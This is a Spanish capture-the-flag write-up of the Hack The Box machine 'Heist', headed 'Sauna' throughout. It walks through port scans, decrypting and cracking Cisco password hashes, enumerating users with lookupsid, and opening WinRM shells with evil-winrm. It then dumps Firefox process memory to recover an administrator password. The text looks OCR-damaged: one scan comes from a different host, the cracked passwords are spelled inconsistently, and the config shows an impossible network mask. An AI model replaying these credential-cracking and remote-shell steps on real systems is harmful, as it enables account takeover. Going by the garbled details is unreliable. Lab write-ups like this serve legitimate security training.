




Sauna


HTB MÁQUINA HEIST

Veamos las características de la Máquina, vemos que tiene una puntuación 4.4, se debe hacer una buena enumeración, vemos que es Windows, entre otras cosas.



- **User:**

En la pantalla principal vemos un Login, que nos permite entrar como invitado.





Sauna

En el primer escaneo no vemos mucho que nos ayude en la explotación.

```
kali 0 1 bash
nmap scan report for 10.10.10.146
Host is up (0.22s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|_ 256 2d:03:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_ 256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp   closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 8 17:41:20 2019 -- 1 IP address (1 host up) scanned in 28.40 seconds
root@kali:~/Hackthebox/10.10.10.149#

root@kali:~/Hackthebox/10.10.10.149# cat DirB10.10.10.149-00.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Fri Nov 08 18:13:37 COT 2019

-----
http://10.10.10.149:80
-----
Directories found during testing:
Dirs found with a 302 response:
/
/

Dirs found with a 403 response:
/images/
/js/
/images/
/css/
/attachments/
/IMAGES/

-----
Files found during testing:
Files found with a 302 response:
/index.php
/issues.php
/index.php
/issues.php

Files found with a 200 response:
/login.php
/js/index.js
/Login.php

-----
root@kali:~/Hackthebox/10.10.10.149#
```

Así que realizamos un escaneo un poco más completo, donde observamos el puerto 5985 Abierto no nos queda muy claro, los servicios que nos encontramos así que realizamos otro scan con nmap en este caso con `-script=msrpc-enum`, donde vemos que el servicio 5985, está corriendo el servicio wisman, buscamos un poco sobre este servicio y vemos que es un complemento de WinRM. (<https://docs.microsoft.com/es-es/powershell/scripting/learn/remoting/wsman-remoting-in-powershell-core?view=powershell-6>).

```
kali 0 1 bash
root@kali:~/Hackthebox/10.10.10.149# cat Heist.txt
# Nmap 7.70 scan initiated Sun Nov 10 19:29:09 2019 as: nmap -sV -sC -p- -O -o Heist.txt 10.10.10.149
Nmap scan report for 10.10.10.149
Host is up (0.18s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http     Microsoft IIS httpd 10.0
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Support Login Page
|_ Requested resource was login.php
135/tcp    open  msrpc    Microsoft Windows RPC
445/tcp    open  microsoft-ds?
5985/tcp   open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49669/tcp  open  msrpc    Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ smb2-security-mode:
|_ 2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2019-11-10 19:45:20
|_ start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 10 19:45:57 2019 -- 1 IP address (1 host up) scanned in 1009.70 seconds
root@kali:~/Hackthebox/10.10.10.149#
```



Sauna

Ingresando como invitado en la página principal encontramos un link que nos lleva a un archivo de configuración <http://10.10.10.149/attachments/config.txt> el cual nos muestra unos usuarios y unos host de cisco Nivel 7 y Nivel 5. Googleando un poco nos encontramos con el script cisco_pwdecrypt.py (https://github.com/axcheron/cisco_pwdecrypt) el cual nos permite decodificar contraseñas tipo 7 y tipo 5 de Cisco, las contraseñas tipo 7 fueron muy rápidas de conseguir, pero la tipo 5, tiene un tiempo considerado de Decodificación.

```
10.10.10.149/attachments x +
No seguro | 10.10.10.149/attachments/config.txt
Aplicaciones ReverseShell

Estás utilizando una marca de línea de comandos no admitida: --no-sandbox. Esto afectará la estabilidad y...

version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$08nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 024211480E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
synchronization
bgp log-neighbor-changes
bgp dampening
network 192.168.0.0 mask 300.255.255.0
timers bgp 3 9
redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
session-timeout 600
authorization exec SSH
transport input ssh
```

```
kali 0 • 2 bash
root@kali:~/Hackthebox/10.10.10.149/cisco_pwdecrypt# python2 cisco_pwdecrypt.py -t 024211480E143F015F5D1E161713
[*] Result: SuperP@ssw0rd
root@kali:~/Hackthebox/10.10.10.149/cisco_pwdecrypt# python2 cisco_pwdecrypt.py -t 02375012182C1A1D751618034F36415408
[*] Result: Q4)3Ju\Y8qz*A37d
root@kali:~/Hackthebox/10.10.10.149/cisco_pwdecrypt# python3 cisco_pwdecrypt.py -u "\$1$pdQG$08nrSzsGXeaduXrjlvKc91" -d /usr/share/wordlists/rockyou.txt
```

```
[Status] 3542640/14344392 password tested...
[Status] 3542683/14344392 password tested...
[Status] 3542698/14344392 password tested...
[Status] 3542865/14344392 password tested...
[Status] 3542938/14344392 password tested...
[Status] 3543003/14344392 password tested...
[Status] 3543004/14344392 password tested...
[Status] 3543244/14344392 password tested...
[Status] 3543352/14344392 password tested...
[Status] 3543362/14344392 password tested...

[*] Password Found = stealthlagent
```



Sauna

Utilizamos el script Lookupsid.py que nos permite realizar una búsqueda de los usuarios, teniendo ya un Usuario y una contraseña conocida, el cual nos da varios usuarios y ya tenemos unas contraseñas que debemos probar en estos usuarios, El script lo encontramos como parte de la colección de impacket(<https://github.com/SecureAuthCorp/impacket/blob/master/examples/lookupsid.py>)

```
root@kali:~/Hackthebox/10.10.10.149/cisco_pwddecrypt# cd ..
root@kali:~/Hackthebox/10.10.10.149# ls
base64.db      DirB10.10.10.149-80.txt  hast.txt  Heist.txt      key      lookupsid.py  root.txt  wce.exe
cisco_pwddecrypt  evil-winrm.rb          Heist     Invoke-Mimikatz.ps1  key.txt  procdump64.exe  user.txt  writeup
root@kali:~/Hackthebox/10.10.10.149# python lookupsid.py Hazard:stealth1agent@10.10.10.149
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
root@kali:~/Hackthebox/10.10.10.149#
```

Paro esto vamos a hacer uso del Script de evil-winrm realizado en Ruby que encontramos en: (<https://github.com/Hackplayers/evil-winrm>) el cual nos permite tener acceso remoto a una máquina, que corre el servicio de winrm, y como hemos visto anteriormente el servicio del puerto 5985 está corriendo winman, que forma parte de este servicio

Con el parámetro -u para el Usuario y -p para el Password, después de probar distintos usuarios, que nos tiró el script lookupid.py con las contraseñas decodificadas de cisco, vemos que podemos tener permisos de usuario con Chase.

```
root@kali:~/Hackthebox/10.10.10.149# ruby evil-winrm.rb -i 10.10.10.149 -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d'
Evil-WinRM shell v1.9
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> cd ..
*Evil-WinRM* PS C:\Users\Chase> cd Desktop
*Evil-WinRM* PS C:\Users\Chase\Desktop> ls

    Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            4/22/2019   9:08 AM           121 todo.txt
-a----            4/22/2019   9:07 AM           32 user.txt

*Evil-WinRM* PS C:\Users\Chase\Desktop>
```

De esta manera encontramos la flag del User.



Sauna

Escalada de Privilegios:

Realizamos un Get-process, para revisar los procesos que está corriendo la máquina el único proceso que está corriendo es Firefox, así que entendemos que dentro de Firefox encontraremos algún tipo de información, por lo que tendremos que buscar la forma de volcar la memoria de ese proceso, para más tarde ver si encontramos algo de información interesante.

Para hacer esto nos fijamos en el proceso que más uso del procesador está haciendo y con la herramienta procdump64.exe que sirve precisamente para el objetivo que tenemos, monitorizar una aplicación de la cpu y así poder volcar su memoria en un archivo para luego estudiarlo por strings (<https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>).

El ejecutable nos lo descargamos desde GitHub, en esta colección (<https://github.com/phack7/pentest/tree/master/privesc/windows>).

Aunque lo podemos encontrar en varios repositorios, Vamos a hacer uso de Procdump.exe

```
kali 0 • 2 [tmux]

*Evil-WinRM* PS C:\Users\Chase\Desktop> Get-Process

Handles  NPM(K)  PM(K)  WS(K)  CPU(s)  Id  SI ProcessName
-----  -
147      9      6596   3496           3968  0  conhost
506     20      2280   5040           400  0  csrss
290     17      2352   4764           484  1  csrss
358     15      3568  14176          5616  1  ctfmon
258     14      4096  13192          4072  0  dllhost
166      9      1860   9780          0.64  7164  1  dllhost
619     36     34320  60432           772  1  dwm
1497    58     23816  79176           6080  1  explorer
390     30     23996  57588          5.13  1476  1  firefox
358     26     16408  37656          0.72  1600  1  firefox
1239    69    106488  435200        29.89  6588  1  firefox
343     19      9972   37388          0.44  6724  1  firefox
407     32     17404  63280          1.70  7080  1  firefox
49       6      1456   3424           796  0  fontdrvhost
49       6      1800   4420           960  1  fontdrvhost
0        0         56         8           0  0  Idle
1044    23      6020   14576           640  0  lsass
153      8      2004   2528           5320  0  MpCmdRun
227     13      2952   9864           4304  0  msdtc
588     60    120584  137496          3040  0  MsMpEng
```

Ejecutamos en procdump64.exe en el ID 6588, para obtener el firefox.exe_191112_050043.dpm

Sauna

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> Start-Process procdump64.exe 6588
*Evil-WinRM* PS C:\Users\Chase\Desktop> ls

Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            11/12/2019   5:00 AM         4189757 firefox.exe_191112_050043.dmp
-a----            11/12/2019   4:53 AM         341672 procdump64.exe
-a----             4/22/2019   9:08 AM           121 todo.txt
-a----             4/22/2019   9:07 AM           32 user.txt

*Evil-WinRM* PS C:\Users\Chase\Desktop> cat firefox.exe_191112_050043.dmp
0 3h 33m 1 chrome 2 ruby
```

Realizamos un cat firefox.exe_191112_050043.dmp para ver que nos arroja al archivo y realizamos una búsqueda con palabras claves como user, username, login en este caso vemos una contraseña de administrador, así que muy posiblemente se pueda escalar privilegios con este Password, probaremos en evil-winrm con el usuario administrador conseguido anteriormente y la contraseña encontrada.

```
kali 0 2 ruby
root@kali:~/Hackthebox/10.10.10.149# ruby evil-winrm.rb -i 10.10.10.149 -u 'administrator' -p '4d0!5}x/re8]FBuZ'
Evil-WinRM shell v1.9
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            4/22/2019   9:05 AM           32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos de parte de **Fr13nds**

